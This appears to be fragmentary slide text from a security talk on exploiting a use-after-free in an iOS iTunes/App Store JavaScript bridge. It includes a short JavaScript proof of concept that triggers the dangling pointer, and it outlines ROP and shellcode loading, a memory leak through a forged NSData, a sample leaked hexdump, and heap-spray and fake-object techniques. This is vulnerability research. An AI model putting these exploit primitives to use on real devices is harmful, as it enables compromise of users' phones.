

const req = iTunes.createFacebookRequest('http://', 'GET'); // malloc_size(SUScriptXMLHTTPStoreRequest) == 192 const uri = str2DataUri(makeStr(192)); window.w = w; window.req = req; // avoid GC w.dealloc(); // get a dangling pointer for (let i = 0; i < 32; i++) // reclaim the memory req.addMultiPartData(uri, 'A', 'B'); // only the first arg matters w // boom

enough for PC control and ROP ◦ The app has dynamic-codesigning entitlement ◦ Use a pivot ROP chain to load shellcode ◦ This should’ve been the most privilege context that allows shellcoding, since jsc had been dropped • Now ◦ Still possible to SeLector-Oriented Programming ◦ *Actually much harder after 14.5 because of signed isa and NSInvocation hardening


Objective-C objects ◦ With the leaked dyld_shared_cache address we have all the isa ◦ The size must be smaller than malloc_size(SUScriptXMLHTTPStoreRequest) • Forge an fake NSData and call its toString() ◦ JSC::JSValue ObjcInstance::stringValue(JSGlobalObject* lexicalGlobalObject) const ◦ Calls [NSData description] internally, which yields the hexdump of the memory ◦ Perfectly binary safe ◦ Contents longer than 24 bytes are going to be truncated, but we can repeatedly use it
0x10 0x18 must be NULL, otherwise the NSData is considered freeWhenDone {length=4096, bytes=0x23230a23 1025ff00 7224bfbf … 6e2f4142 5c732510} known must be less than 24


immutable-buffer • It’s better to use an ArrayBuffer in JavaScriptCore ◦ Modify forged objects on the fly and reuse them ◦ We need a much bigger buffer for various fakeobj and post-exploitation • Two approaches

__NSSingleObjectArrayI.isa __NSSingleObjectArrayI.isa Fill each NSArray with another NSArray that contains an identifier, a tagged pointer of NSNumber @[[@1234]] @1233 @1234 @1235 By reading the description we can know which ArrayBuffer hits the target address

are obfuscated to stop forging We can still use addrof primitive, but when it comes to heap spray it’s too slow because it throws an exception and emits syslog each loop
